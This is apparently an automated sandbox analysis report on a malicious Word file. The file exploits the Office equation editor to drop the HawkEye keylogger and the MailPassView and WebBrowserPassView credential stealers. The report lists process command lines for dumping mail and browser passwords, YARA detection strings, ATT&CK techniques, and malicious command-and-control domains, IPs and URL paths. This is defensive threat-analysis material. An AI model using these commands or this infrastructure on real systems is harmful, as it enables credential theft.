ID: 455555
Sample Name:
280072109764552.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:00:20
Date: 28/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 280072109764552.doc

Overview

General Information

Sample Name:	280072109764552.doc
Analysis ID:	455555
MD5:	ae01f0cc63c8a3b..
SHA1:	cd86bb62ab645c..
SHA256:	fde845dc869db03.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


HawkEye
MailPassView

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Detected HawkEye Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected HawkEye Keylogger

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2700 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2376 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - name.exe (PID: 1776 cmdline: 'C:\Users\user\AppData\Roaming\name.exe' MD5: FA0A3ED04EEC65D6D3FB55AA7D2497C1)
    - InstallUtil.exe (PID: 2964 cmdline: C:\Users\user\AppData\Local\Temp\InstallUtil.exe MD5: BB85AA6D90A4157ED799257072B265FF)
      - vbc.exe (PID: 944 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holdermail.txt' MD5: 1672D0478049ABDAF0197BE64A7F867F)
      - vbc.exe (PID: 2460 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe /stext 'C:\Users\user\AppData\Local\Temp\holderwb.txt' MD5: 1672D0478049ABDAF0197BE64A7F867F)
- **cleanup**

Malware Configuration

Threatname: HawkEye


```
{
  "Modules": [
    "WebBrowserPassView",
    "mailpv",
    "Mail PassView"
  ],
  "Version": ""
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2363878816.00000000004E0000.00000004.00000001.sdmp	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df

Source	Rule	Description	Author	Strings
00000005.00000002.2363914554.00000000005E0000.00000004.00000001.sdmp	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
00000007.00000002.2179402637.00000000004 00000.00000040.00000001.sdmp	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
00000006.00000002.2176599122.00000000004 00000.00000040.00000001.sdmp	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
00000005.00000002.2363789535.00000000004 02000.00000040.00000001.sdmp	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0x7b697:$key: HawkEyeKeylogger • 0x7d895:$salt: 099u787978786 • 0x7bcb0:$string1: HawkEye_Keylogger • 0x7cb03:$string1: HawkEye_Keylogger • 0x7d7f5:$string1: HawkEye_Keylogger • 0x7c099:$string2: holdermail.txt • 0x7c0b9:$string2: holdermail.txt • 0x7bfdb:$string3: wallet.dat • 0x7bff3:$string3: wallet.dat • 0x7c009:$string3: wallet.dat • 0x7d3d7:$string4: Keylog Records • 0x7d6ef:$string4: Keylog Records • 0x7d8ed:$string5: do not script --> • 0x7b67f:$string6: \pidloc.txt • 0x7b6e5:$string7: BSPLIT • 0x7b6f5:$string7: BSPLIT
Click to see the 28 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.InstallUtil.exe.5e0000.5.raw.unpack	HKTL_NET_GUID_Stealer	Detects c# red/black-team tools via typelibguid	Arnim Rupp	• 0x101b:$typelibguid0: 8fcd4931-91a2-4e18-849b-70de34ab75df
5.2.InstallUtil.exe.36594d0.12.unpack	JoeSecurity_MailPassView	Yara detected MailPassView	Joe Security	
4.2.name.exe.368a90f.10.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
5.2.InstallUtil.exe.36716f0.11.raw.unpack	JoeSecurity_WebBrowserPassView	Yara detected WebBrowserPassView password recovery tool	Joe Security	
4.2.name.exe.349032a.9.raw.unpack	RAT_HawkEye	Detects HawkEye RAT	Kevin Breen <kevin@techanarchy.net>	• 0x7548f:$key: HawkEyeKeylogger • 0x7768d:$salt: 099u787978786 • 0x75aa8:$string1: HawkEye_Keylogger • 0x768fb:$string1: HawkEye_Keylogger • 0x775ed:$string1: HawkEye_Keylogger • 0x75e91:$string2: holdermail.txt • 0x75eb1:$string2: holdermail.txt • 0x75dd3:$string3: wallet.dat • 0x75deb:$string3: wallet.dat • 0x75e01:$string3: wallet.dat • 0x771cf:$string4: Keylog Records • 0x774e7:$string4: Keylog Records • 0x776e5:$string5: do not script --> • 0x75477:$string6: \pidloc.txt • 0x754dd:$string7: BSPLIT • 0x754ed:$string7: BSPLIT
Click to see the 83 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected HawkEye Keylogger

Contains functionality to log keystrokes (.Net Source)

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large array initializations

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Changes the view of files in windows explorer (hidden files and folders)

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

HIPS / PFW / Operating System Protection Evasion:

.NET source code references suspicious native API functions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

- Yara detected HawkEye Keylogger
- Yara detected MailPassView
- Searches for Windows Mail specific files
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to steal Instant Messenger accounts or passwords
- Tries to steal Mail credentials (via file access)
- Tries to steal Mail credentials (via file registry)
- Yara detected WebBrowserPassView password recovery tool


Remote Access Functionality:

- Detected HawkEye Rat
- Yara detected HawkEye Keylogger

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com and
Valid Accounts 1	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1 1	Exfiltration Over Alternative Protocol 1	Ingre Tran
Replication Through Removable Media 1	Native API 1 1	Valid Accounts 1	Valid Accounts 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Peripheral Device Discovery 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encr Char
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 3 1	Credentials in Registry 2	Account Discovery 1	SMB/Windows Admin Shares	Email Collection 2	Automated Exfiltration	Non- Port
Local Accounts	Exploitation for Client Execution 1 3	Logon Script (Mac)	Process Injection 4 1 2	Software Packing 1 1	Credentials In Files 1	File and Directory Discovery 3	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Rem Acce Softw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	System Information Discovery 1 8	SSH	Clipboard Data 1	Data Transfer Size Limits	Non- Appl Laye Prot
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Valid Accounts 1	Cached Domain Credentials	Security Software Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Appl Laye Prot
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Virtualization/Sandbox Evasion 2 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 2 1	Proc Filesystem	Process Discovery 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appl Laye
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 4 1 2	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Prot
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Hidden Files and Directories 2	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Prot
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Right-to-Left Override	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
280072109764552.doc	31%	ReversingLabs	Document-RTF.Trojan.Heuristic	
280072109764552.doc	100%	Avira	HEUR/Rtf.Malformed	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\name.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\09867654270721.PDF[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\09867654270721.PDF[1].exe	13%	ReversingLabs	Win32.Trojan.Wacatac	
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\InstallUtil.exe	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\name.exe	13%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1125438		Download File
5.2.InstallUtil.exe.400000.0.unpack	100%	Avira	TR/AD.MExecute.lzrac		Download File

Source	Detection	Scanner	Label	Link	Download
5.2.InstallUtil.exe.400000.0.unpack	100%	Avira	SPR/Tool.MailPassView.473		Download File
4.2.name.exe.3682b02.11.unpack	100%	Avira	TR/Inject.vcoldi		Download File
4.2.name.exe.3489f22.7.unpack	100%	Avira	TR/Inject.vcoldi		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ns.adobe.c/s	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://n.f	0%	Avira URL Cloud	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://ns.adobede	0%	Avira URL Cloud	safe	
http://ftp.vngpack.com	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ns.ao	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
vecvietnam.com.vn	103.255.237.180	true	true		unknown
www.google.com	142.250.203.100	true	false		high
ftp.vngpack.com	45.141.152.18	true	true		unknown
3.246.11.0.in-addr.arpa	unknown	unknown	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
142.250.203.100	www.google.com	United States		15169	GOOGLEUS	false
103.255.237.180	vecvietnam.com.vn	Viet Nam		45899	VNPT-AS-VNVNPTCorpVN	true
45.141.152.18	ftp.vngpack.com	Romania		9009	M247GB	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	455555
Start date:	28.07.2021
Start time:	17:00:20
Joe Sandbox Product:	CloudBasic

Overall analysis duration:	0h 12m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	280072109764552.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.expl.evad.winDOC@10/15@5/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.7% (good quality ratio 16.4%) • Quality average: 68.5% • Quality standard deviation: 37.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:00:42	API Interceptor	100x Sleep call for process: EQNEDT32.EXE modified
17:00:47	API Interceptor	154x Sleep call for process: name.exe modified
17:01:05	API Interceptor	209x Sleep call for process: InstallUtil.exe modified
17:01:21	API Interceptor	18x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.255.237.180	G0ESHzsrvg.exe	Get hash	malicious	Browse	• www.sukien-freefire12.com/8rg4/?Ktx=VFDTfh06mkJPRzHspKepKHMYsbk6CR7QazJOU8Mb+pCLTj8Wok+dDdp+Lip1alFcm5QC4IbarA==&OtNDOP=wXOLMFD0PT3lc
	6OUYcd3GIs.exe	Get hash	malicious	Browse	• www.sukien-freefire12.com/8rg4/?lJBtHN_=VFDTfh06mkJPRzHspKepKHMYsbk6CR7QazJOU8Mb+pCLTj8Wok+dDdp+Lil1J1Jf/pQU&_jrxqz=kzrxU82
45.141.152.18	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Confirmarea platii.pdf.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Credit Advice -TT6635993652908.PDF.exe	Get hash	malicious	Browse	• alfawood.us/mkdgs/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• alfawood.us/xsclk/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	e-dekont.html.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php
	Dekont.pdf.exe	Get hash	malicious	Browse	• blkgrupdoom.info/scgn/index.php

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ftp.vngpack.com	ypBoHI5G3x.exe	Get hash	malicious	Browse	• 45.141.152.18

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
VNPT-AS-VNVNPTCorpVN	qvQglSnF3P	Get hash	malicious	Browse	• 123.27.157.193
	Js07W5pNr7	Get hash	malicious	Browse	• 14.167.158.195
	Ares.arm7	Get hash	malicious	Browse	• 14.239.124.58
	yO5PTymk2Z	Get hash	malicious	Browse	• 14.228.128.114
	Mozi.m	Get hash	malicious	Browse	• 14.184.163.135
	Mozi.m	Get hash	malicious	Browse	• 14.240.105.71
	tj2Fh7plaR	Get hash	malicious	Browse	• 14.250.58.48
	qvngtTJzmJ	Get hash	malicious	Browse	• 14.180.176.228
	LyJM38hR62	Get hash	malicious	Browse	• 14.229.104.4
	qU7VOJ667I	Get hash	malicious	Browse	• 14.254.104.187
	hHatuKSDpI	Get hash	malicious	Browse	• 113.169.107.76
	7eBFEaTKdB	Get hash	malicious	Browse	• 14.241.250.35
	j1zDAEIWib	Get hash	malicious	Browse	• 113.176.89.1
	8xVa4UKUer	Get hash	malicious	Browse	• 14.179.19.42
	U9ZCIleOAC	Get hash	malicious	Browse	• 14.185.47.132

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DO3yEscfl8	Get hash	malicious	Browse	• 113.191.160.248
	skhubz22bY	Get hash	malicious	Browse	• 14.190.83.164
	BPQAfGRL9r	Get hash	malicious	Browse	• 14.172.19.107
	EM7kj9300x	Get hash	malicious	Browse	• 203.178.35.203
	27iqlAFu9e	Get hash	malicious	Browse	• 14.180.21.26
M247GB	qvQglSnF3P	Get hash	malicious	Browse	• 38.206.128.109
	Purchase confirmation-6232.xlsm	Get hash	malicious	Browse	• 5.61.62.225
	ypBoHI5G3x.exe	Get hash	malicious	Browse	• 45.141.152.18
	82658.exe	Get hash	malicious	Browse	• 45.141.152.18
	lLc1G9C259	Get hash	malicious	Browse	• 185.206.229.147
	vTHj1xits9	Get hash	malicious	Browse	• 38.206.10.73
	cNqgk3lTHS	Get hash	malicious	Browse	• 38.207.37.118
	nNb9qLGPaO	Get hash	malicious	Browse	• 185.158.248.209
	2N1tt5eaCn	Get hash	malicious	Browse	• 161.123.233.98
	AttachedWaybill.exe	Get hash	malicious	Browse	• 37.120.138.210
	UAbJbUWQVk.exe	Get hash	malicious	Browse	• 89.45.4.101
	NHnpjXX0sb	Get hash	malicious	Browse	• 196.17.120.85
	Paidcheck.pdf.exe	Get hash	malicious	Browse	• 217.138.212.57
	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219
	List_to_clear_62237.xlsm	Get hash	malicious	Browse	• 5.61.62.219
	87597.exe	Get hash	malicious	Browse	• 45.141.152.18
	NJrrXRv8zV	Get hash	malicious	Browse	• 196.19.8.206
	DpuO7oic9y.exe	Get hash	malicious	Browse	• 86.106.143.143
	download.dat.exe	Get hash	malicious	Browse	• 194.187.251.163
	WindowsFormsApp1.exe	Get hash	malicious	Browse	• 194.187.251.163

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	ORDER -ASLF1SR00116 40HC 21T05 DALIAN TO GENOVA..doc	Get hash	malicious	Browse	• 142.250.203.100
	Current Vendor Payment Application .doc	Get hash	malicious	Browse	• 142.250.203.100
	sbf 0127365_8106.xlsm	Get hash	malicious	Browse	• 142.250.203.100
	filled_table_revise_it-81443.xlsm	Get hash	malicious	Browse	• 142.250.203.100
	ORDER -ASLF1SR00116-PDF.doc	Get hash	malicious	Browse	• 142.250.203.100
	Purchase confirmation-6232.xlsm	Get hash	malicious	Browse	• 142.250.203.100
	Remittance Advise.doc	Get hash	malicious	Browse	• 142.250.203.100
	IMG PO 012807_32X.doc	Get hash	malicious	Browse	• 142.250.203.100
	Invoice_41292673.xlsm	Get hash	malicious	Browse	• 142.250.203.100
	Invoice_41292673.xlsm	Get hash	malicious	Browse	• 142.250.203.100
	Invoice_94145565.xlsm	Get hash	malicious	Browse	• 142.250.203.100
	PB T2 new.docx	Get hash	malicious	Browse	• 142.250.203.100
	PO-invoice5737747.doc	Get hash	malicious	Browse	• 142.250.203.100
	USD_SLIP.docx	Get hash	malicious	Browse	• 142.250.203.100
	Order _ 08201450.doc	Get hash	malicious	Browse	• 142.250.203.100
	PO.2100002.xlsx	Get hash	malicious	Browse	• 142.250.203.100
	11.docx	Get hash	malicious	Browse	• 142.250.203.100
